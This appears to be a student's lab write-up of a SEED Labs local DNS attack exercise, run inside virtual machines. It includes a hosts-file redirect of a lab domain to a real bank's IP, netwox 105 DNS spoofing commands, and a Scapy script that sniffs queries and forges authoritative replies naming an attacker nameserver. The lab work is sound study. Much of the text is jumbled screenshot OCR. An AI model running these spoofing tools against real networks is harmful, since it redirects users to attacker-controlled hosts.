64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=66 ttl=117 time=29.8 ms
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=67 ttl=117 time=30.9 ms
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=68 ttl=117 time=31.1 ms
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=69 ttl=117 time=28.7 ms
^C
-- google.com ping statistics --
69 packets transmitted, 69 received, 0% packet loss, time 68462ms
rtt min/avg/max/mdev = 27.196/34.976/129.448/15.460 ms
[12/22/21]seed@VM:/etc$ dig example.com

; <>> DiG 9.10.3-P4-Ubuntu <>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59790
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.com.           IN      A

;; AUTHORITY SECTION:
example.com.      86400   IN      SOA      ns.example.com. admin.example.com. 1 28800
7200 2419200 86400


;; Query time: 1 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Wed Dec 22 02:50:03 EST 2021
;; MSG SIZE  rcvd: 85

[12/22/21]seed@VM:/etc$
```

## Task 4 Modifying the Hosts file

Dig to get IP of ~~rickrolled.com~~(yeah I'm SO original)


So I just learned that most websites are hosted by companies like Cloudflare and do not necessarily have direct IP access since they are sharing the server. I found that bank of America allows such access so I'm just going to redirect bank32 to Bank of America. It didn't work until I cleared local cache history on firefox.




```
VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Machine View Input Devices Help
127.0.0.1      localhost
127.0.1.1      VM

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1      User
127.0.0.1      Attacker
10.0.2.5        www.heartbleedlabelgg.com
127.0.0.1        www.SeedLabSQLInjection.com
127.0.0.1        www.xsslabelgg.com
127.0.0.1        www.csrflabelgg.com
127.0.0.1        www.csrflabattacker.com
127.0.0.1        www.repackagingattacklab.com
127.0.0.1        www.seedlabclickjacking.com
171.159.118.100 www.bank32.com
~
~
```

Before



After



VBOX [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

SEED Project X www.bank X Preferences X Bank of America X BANK OF AMERICA X

Bank of America Corporation (US) https://www.bank...

You are using an unsupported browser version. Learn more or update your browser.

You are using an unsupported browser version. Learn more or update your browser.

BANK OF AMERICA

LOGIN

Choose the card that works for you

NEW

Unlimited 1.5% cash back on all purchases >


i Updates on the American Rescue Plan Act, Advance Child Tax Credit Payments and health and safety updates. Learn more > https://about.bankofamerica.com/ault\_ctcPaymentsEBCta...

Type here to search

1:19 AM 64°F Sunny 12/22/2021

## Task 5

### Before



```
; WHEN: Wed Dec 22 04:49:30 EST 2021
;; MSG SIZE rcvd: 60

[12/22/21]seed@VM:/etc$ dig www.example.net

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27217
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.           IN      A

;; ANSWER SECTION:
www.example.net.      86022   IN      A      93.184.216.34
;; AUTHORITY SECTION:
example.net.          86022   IN      NS     a.iana-servers.net.
example.net.          86022   IN      NS     b.iana-servers.net.
;; ADDITIONAL SECTION:
a.iana-servers.net.  172421   IN      A      199.43.135.53
a.iana-servers.net.  172421   IN      AAAA   2001:500:8f::53
b.iana-servers.net.  172421   IN      A      199.43.133.53
b.iana-servers.net.  172421   IN      AAAA   2001:500:8d::53

;; Query time: 0 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Wed Dec 22 04:55:49 EST 2021
;; MSG SIZE rcvd: 193

[12/22/21]seed@VM:/etc$
```

VBOX Clone Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING  MTU:65536  Metric:1
              RX packets:445 errors:0 dropped:0 overruns:0 frame:0
              TX packets:445 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1
              RX bytes:49766 (49.7 KB)  TX bytes:49766 (49.7 KB)

[12/22/21]seed@VM:~$ cd /
[12/22/21]seed@VM:/$ cd etc
[12/22/21]seed@VM:/etc$ bind
[12/22/21]seed@VM:/etc$ cd bind
[12/22/21]seed@VM:.../bind$ example.com.db
example.com.db: command not found
[12/22/21]seed@VM:.../bind$ sudo vi example.com.db
[12/22/21]seed@VM:.../bind$ rm example.com.db
rm: remove write-protected regular empty file 'example.com.db'?
[12/22/21]seed@VM:.../bind$ sudo service bind9 restart
[12/22/21]seed@VM:.../bind$ sudo service bind9 restart
[12/22/21]seed@VM:.../bind$ sudo netwox 105 -h VM -H 10.0.2.15 -a
www.example.net -A 10.0.2.6
```

DNS\_Local.pdf

File | C:/Users/bjsot/Downloads/DNS\_Local.pdf


VBOX [Running] - Oracle VM VirtualBox

```
lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING  MTU:65536  Metric:1
              RX packets:1303 errors:0 dropped:0 overruns:0 frame:0
              TX packets:1303 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1
              RX bytes:106123 (106.1 KB)  TX bytes:106123 (106.1 KB)

[12/22/21]seed@VM:/etc$ dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28498
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.           IN      A
;;
;; ANSWER SECTION:
www.example.net.       10300   IN      A      93.184.216.34
;;
;; Query time: 34 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Wed Dec 22 04:49:30 EST 2021
;; MSG SIZE  rcvd: 60

[12/22/21]seed@VM:/etc$
```

## There Is no Authority or additional Sections



The screenshot shows a Windows desktop environment. A terminal window titled "VBOX Clone Clone [Running] - Oracle VM VirtualBox" is open, displaying a series of DNS log entries from a host machine (IP 10.0.2.15) to a guest machine (IP 10.0.2.6). The logs show queries for "www.example.net" and responses from "safebrowsing.googleapis.com". The terminal window has a dark blue background with white text. Below the terminal is a taskbar with various icons, including a search bar, a clock showing 1:51 AM, and a date/time stamp of 12/22/2021.

```
[12/22/21]seed@W:~/bind$ sudo netwox 105 -h VM -H 10.0.2.15 -a
www.example.net. NS 10 10.0.2.6
DNS question
| id=42622 rcode=OK          opcode=QUERY
| aaa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
| safebrowsing.googleapis.com. A
safebrowsing.googleapis.com. A 10 10.0.2.15
www.example.net. NS 10 www.example.net.
www.example.net. A 10 10.0.2.6
DNS answer
| id=42622 rcode=OK          opcode=QUERY
| aaa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| safebrowsing.googleapis.com. A
safebrowsing.googleapis.com. A 115 142.250.105.95
DNS question
| id=23150 rcode=OK          opcode=QUERY
| aaa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
| safebrowsing.googleapis.com. A
safebrowsing.googleapis.com. A 10 10.0.2.15
www.example.net. NS 10 www.example.net.
www.example.net. A 10 10.0.2.6
DNS answer
| id=23150 rcode=OK          opcode=QUERY
| aaa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| safebrowsing.googleapis.com. A
safebrowsing.googleapis.com. A 115 142.250.105.95
DNS question
| id=24210 rcode=OK          opcode=QUERY
| aaa=0 tr=0 rd=0 ra=0 quest=1 answer=0 auth=0 add=0
| safebrowsing.googleapis.com. AAAA
safebrowsing.googleapis.com. AAAA 75 2607:f8b0:4002:c09::5f
DNS answer
| id=24210 rcode=OK          opcode=QUERY
| aaa=0 tr=0 rd=1 ra=1 quest=1 answer=1 auth=0 add=0
| safebrowsing.googleapis.com. AAAA
safebrowsing.googleapis.com. AAAA 75 2607:f8b0:4002:c09::5f
```

## Task 6

VBOX Clone Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal - TTY0

```
safebrowsing.googleapis.com A 10 10.0.2.15
www.example.net. NS 10 www.example.net.
www.example.net. A 10 10.0.2.6

DNS answer
id=42622 rcode=OK      opcode=QUERY
aaa@ tr=0 rdl=1 ra=1 quest=1 answer=1 auth=0 add=0
safebrowsing.googleapis.com. A
safebrowsing.googleapis.com. A 115 142.250.105.95

DNS question
id=23150 rcode=OK      opcode=QUERY
aaa@ tr=0 rdl=1 ra=0 quest=1 answer=0 auth=0 add=0
safebrowsing.googleapis.com. A

DNS answer
id=23150 rcode=OK      opcode=QUERY
aaa@ tr=0 rdl=1 ra=1 quest=1 answer=1 auth=1 add=1
safebrowsing.googleapis.com. A 10 10.0.2.15
safebrowsing.googleapis.com. A 10 www.example.net.
www.example.net. A 10 10.0.2.6

DNS question
id=24210 rcode=OK      opcode=QUERY
aaa@ tr=0 rdl=1 ra=0 quest=1 answer=0 auth=0 add=0
safebrowsing.googleapis.com. AAAA

DNS answer
id=23150 rcode=OK      opcode=QUERY
aaa@ tr=0 rdl=1 ra=1 quest=1 answer=1 auth=0 add=0
safebrowsing.googleapis.com. A
safebrowsing.googleapis.com. A 115 142.250.105.95

DNS answer
id=24210 rcode=OK      opcode=QUERY
aaa@ tr=0 rdl=1 ra=1 quest=1 answer=1 auth=0 add=0
safebrowsing.googleapis.com. AAAA
safebrowsing.googleapis.com. AAAA 75 2607:f8b0:4002:c09::5f

<c>
[12/22/21]seed@VM:.../binds sudo netwox 105 -h VM -H 10.0.2.15 -a www.example.net -A 10.0.2.6 -s 69.69.69.69
'69.69.69.69' is not a valid spoof_ip inititype
Option '-sl--spoofip' could not be set
Error 10011 : tool argument not decoded
[12/22/21]seed@VM:.../binds sudo netwox 105 -h VM -H 10.0.2.15 -a www.example.net -A 10.0.2.6 --authnsip "1.2.3.4"
<c>
[12/22/21]seed@VM:.../binds sudo netwox 105 -h VM -H 10.0.2.15 -a www.example.net -A 10.0.2.6 -T 600 -f src host 10.0.2.6 -s raw
There are too many options (host ...)
Error 10011 : tool argument not decoded
[12/22/21]seed@VM:.../binds sudo netwox 105 -h VM -H 10.0.2.15 -a www.example.net -A 10.0.2.6 -T 600 -f "src host 10.0.2.6" -s raw
```

Windows Start Type here to search 2:24 AM Right Ctrl

12/22/2021


## Task 7

```
VBOX Clone Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
!#/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        #Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='10.0.2.5')
        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='attacker3.com')
        NSsec2 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='ns2.example.net')
        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.example.net', type='A',ttl=259200, rdata='1.2.3.4')
        #Addsec2 = DNSRR(rrname='ns2.example.net', type='A',ttl=259200, rdata='5.6.7.8')
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=0 , nscount=1 , arcount=0 , an=0, ns=NSsec1 , ar=0)
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
    # Sniff UDP query packets and invoke spoof_dns().
    pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
~
~
~
~
~
```

"spoofDNS.py" 22L, 1166C 1,1 All

```
VBOX Clone Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
__sock = _realsocket(family, type, proto)
socket.error: [Errno 1] Operation not permitted
[12/22/21]seed@VM:~$ spoofDNS.py
Traceback (most recent call last):
  File "./spoofDNS.py", line 22, in <module>
    pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
  File "/home/seed/.local/lib/python2.7/site-packages/scapy/sendrecv.py", line 731, in sniff
    *arg, **karg)] = iface
